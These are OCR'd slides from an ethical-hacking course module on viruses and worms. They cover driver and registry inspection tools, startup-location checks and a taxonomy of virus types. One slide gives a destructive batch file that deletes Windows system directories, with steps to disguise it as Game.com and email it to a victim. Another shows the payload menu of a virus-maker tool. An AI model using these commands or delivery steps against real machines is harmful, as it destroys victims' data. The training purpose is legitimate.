


Finds registry errors, unneeded registry junk and helps in detecting registry entries created by Trojans

http://www.macecraft.com

Device Drivers Monitoring Tool: **DriverView**

- DriverView utility displays the list of all **device drivers** currently loaded on system. For each driver in the list, **additional information** is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.



	Address	Size	Load...	Index	File Type	Description	Version	Company	
[illegible]	00000000 90B69000	0x0006000C	2	125	Driver	Windows NT OpenType/Type 1...	5.1.2.234	Adobe System...	[illegible]
cdd.dll	00000000 00-FF00C	0x00036000	1	124	Display Driver	Canonical Display Driver	6.2.8400.0	Microsoft Corp...	00000000 1...
TSDDD.dll	00000000 0070900C	0x00009000	1	123	Display Driver	Framebuffer Display Driver	6.2.8400.0	Microsoft Corp...	00000000 1...
win32k.sys	00000000 00162000	0x003ed000	5	121	System Driver	Multi-User Win32 Driver	6.2.8400.0	Microsoft Corp...	00000000 1...
passthruparser.sys	00000000 169F3000	0x0000b000	1	153	System Driver	Pass thru parser	6.2.8400.0	Microsoft Corp...	00000000 1...
vhdparser.sys	00000000 169E900C	0x0000a000	1	149	System Driver	Native VHD parser	6.2.8400.0	Microsoft Corp...	00000000 1...
asyncmac.sys	00000000 169DD000	0x0000c000	1	148	Network Driver	MS Remote Access serial networ...	6.2.8400.0	Microsoft Corp...	00000000 1...
WPRO_41_2001.sys	00000000 169D1000	0x0000c000	1	147	Unknown				00000000 1...
srv.sys	00000000 16933000	[illegible]	1	146	Network Driver	Server driver	6.2.8400.0	Microsoft Corp...	00000000 1...
srv2.sys	00000000 1689600C	0x0009d000	1	145	Network Driver	Smb 2.0 Server driver	6.2.8400.0	Microsoft Corp...	00000000 1...
vhdmp.sys	00000000 16812000	0x00080000	1	151	System Driver	VHD Miniport Driver	6.2.8400.0	Microsoft Corp...	00000000 1...
FsDepends.sys	00000000 16800000	0x00012000	2	150	System Driver	File System Dependency Manag...	6.2.8400.0	Microsoft Corp...	00000000 1...
tcpipreg.sys	00000000 15FE3000	0x00012000	1	142	Application	TCP/IP Registry Compatibility D...	6.2.8400.0	Microsoft Corp...	00000000 1...
srvnet.sys	00000000 15F9F000	[illegible]	1	141	Network Driver	Server Network driver	[illegible]	Microsoft Corp...	00000000 1...
[illegible]	00000000 15F94000	0x0000b000	1	140	System Driver	Macrovision SECURITY Driver	4.3.86.0	Macrovision C...	00000000 1...
rdpdr.sys	00000000 15F63000	0x00031000	1	139	Driver	Microsoft RDP Device redirector	6.2.8400.0	Microsoft Corp...	00000000 1...
npf.sys	00000000 15F57000	0x0000c000	1	137	System Driver	npf.sys (NT5/6 AMD64) Kernel D...	4.1.0.2001	CACE Technol...	00000000 1...
NiProbeMem.SYS	00000000 15F48000	0x0000f000	1	136	System Driver	NiProbeMem for Observer Devic...	16.0.6.0	Network Instru...	00000000 1...
WinVDEdrv6.sys	00000000 15F19000	0x00029000	1	135	Unknown				00000000 1...
HTTP.sys	00000000 15E38000	0x000e1000	1	134	System Driver	HTTP Protocol Stack	6.2.8400.0	Microsoft Corp...	00000000 1...
lunparser.sys	00000000 15E0D000	0x0000b000	1	154	System Driver	lun parser	6.2.8400.0	Microsoft Corp...	00000000 1...
condrv.sys	00000000 15E0000C	0x0002d000	1	143	System Driver	Console Driver	6.2.8400.0	Microsoft Corp...	00000000 1...
storport.sys	00000000 15D9E000	0x0005400C	1	[illegible]	System Driver	Microsoft Storage Port Driver	6.2.8400.0	Microsoft Corp...	00000000 1...
WinVDEdrv.sys	00000000 15D5E000	0x00040000	1	144	Unknown	Virtual Encryption Driver	7.0.0.0	NewSoftwares...	00000000 1...
mrxsmb20.sys	00000000 15D25000	0x00039000	1	[illegible]	System Driver	Longhorn SMB 2.0 Redirector	6.2.8400.0	Microsoft Corp...	[illegible]

155 item(s), 1 Selected

http://www.nirsoft.net

Scanning for Suspicious Startup Programs

Check start up folder

`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`

`C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

Check start up program entries in the registry

Details are covered in next slide

Check Windows services automatic started

Go to **Run** → Type **services.msc**
→ Sort by **Startup Type**

Check device drivers automatically loaded

`C:\Windows\System32\drivers`

Check `boot.ini` or `bcd` `(bootmgr)` entries

Viruses and Worms

Module 07

Engineered by **Hackers.** Presented by Professionals.

Introduction to Viruses


- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads, infected disk/flash drives** and as **email attachments**

Virus Characteristics

- Infects Other Program
- Transforms Itself
- Encrypts Itself
- Alters Data
- Corrupts Files and Programs
- Self Propagates

Types of Viruses

How Do They Infect?



System or Boot Sector Viruses

Stealth Virus/ Tunneling Virus

Encryption Virus

Polymorphic Virus

Metamorphic Virus

Overwriting File or Cavity Virus

File Viruses

Cluster Viruses

Sparse Infector Virus

Companion Virus/ Camouflage Virus

Shell Virus

File Extension Virus

Multipartite Virus

Macro Virus

Add-on Virus

Intrusive Virus

Direct Action or Transient Virus

Terminate and Stay Resident Virus (TSR)

What Do They Infect?


System or Boot Sector Viruses


Boot Sector Virus

Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of MBR

Execution

When system boots, **virus code is executed first** and then control is passed to original MBR





File and Multipartite Viruses

File Viruses

- File viruses infect files which are **executed or interpreted in the system** such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident

Multipartite Virus

- Multipartite viruses infect the system **boot sector** and the **executable files** at the same time

CEH
Certified Ethical Hacker
Attacker
EXE
BAT
XLS
DOC
JPG
TXT
PDF

Macro Viruses

Infects Macro Enabled Documents

Attacker

User

- Macro viruses **infect files** created by Microsoft Word or Excel


- Most macro viruses are written using **macro language Visual Basic** for Applications (VBA)

- Macro viruses infect **templates** or **convert infected documents into template files,** while maintaining their appearance of ordinary document files

File Extension Viruses

File Extension Viruses

- File extension viruses **change the extensions** of files
- **.TXT** is safe as it indicates a pure text file
- With extensions turned off, if someone sends you a file named **BAD.TXT.VBS,** you will only see **BAD.TXT**
- If you have forgotten that extensions are turned off, you might think this is a **text file** and open it
- This is an **executable Visual Basic Script** virus file and could do serious damage
- Countermeasure is to turn off **"Hide file extensions"** in Windows



You can apply the view (such as Details or Icons) that you are using for this folder to all folders of this type.

Advanced settings:

Files and Folders
- ☐ Always show icons, never thumbnails
- ☐ Always show menus
- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- ☐ Display the full path in the title bar
- Hidden files and folders
  - ○ Don't show hidden files, folders, or drives
  - ● Show hidden files, folders, and drives
- ☑ Hide empty drives in the Computer folder
- ☐ Hide extensions for known file types
- ☑ Hide folder merge conflicts


Writing a Simple Virus Program

Create a batch file Game.bat with this text

```
@ echo off
del c:\winnt\system32\*.*
del c:\winnt\*.*
```

1. Convert the Game.bat batch file to Game.com using **bat2com** utility
2. Send the Game.com file as an **email attachment** to a victim
3. When run it deletes **core files** in the WINNT directory making Windows unusable

Terabit Virus Maker



oid Opening Calculator
id Opening Copy,Move Window
- ☐ Avoid Opening Gpedit
- ☐ Avoid Opening Media Player
- ☐ Avoid Opening Mozilla Firefox
- ☐ Avoid Opening MsConfig
- ☑ Avoid Opening Notepad
- ☐ Avoid Opening Wordpad
- ☐ Avoid Opening Yahoo Messenger
- ☐ Add 30 User Accounts to Windows
- ☐ Always Clean Clipboard
- ☐ Always Log Off
- ☐ Close Internet Explorer Every 10 Sec
- ☐ Delete All Files In Desktop
- ☐ Delete All Files In My Documents
- ☐ Delete Windows Fonts
- ☐ Delete Windows Screen Savers
- ☐ Disconnect From Internet
- ☐ Disable Automatic Updates
- ☐ Disable Command Prompt
- ☐ Disable Printer
- ☐ Disable Regedit
- ☐ Disable Screen Saver
- ☐ Disable System Restore
- ☑ Disable Task Manager
- ☐ Disable Windows Firewall
- ☐ Disable Windows Installer
- ☐ Disable Windows Security Center
- ☐ Disable Windows Security Essentials
- ☐ Disable Windows Themes
- ☐ Format All Hard Drives
- ☐ Funny Keyboard
- ☐ Funny Mouse
- ☐ Funny Start Button
- ☐ Gradually Fill System Volume
- ☐ Hide Desktop Icons
- ☐ Hide Folder Option Menu
- ☐ Hide Taskbar
- ☐ Lock All Drives,Folders
- ☐ Lock Internet Explorer Option Menu
- ☐ Mute System Volume
- ☐ Open/Close CD-ROM Every 10 Sec
- ☐ Play Beep Sound Every Sec
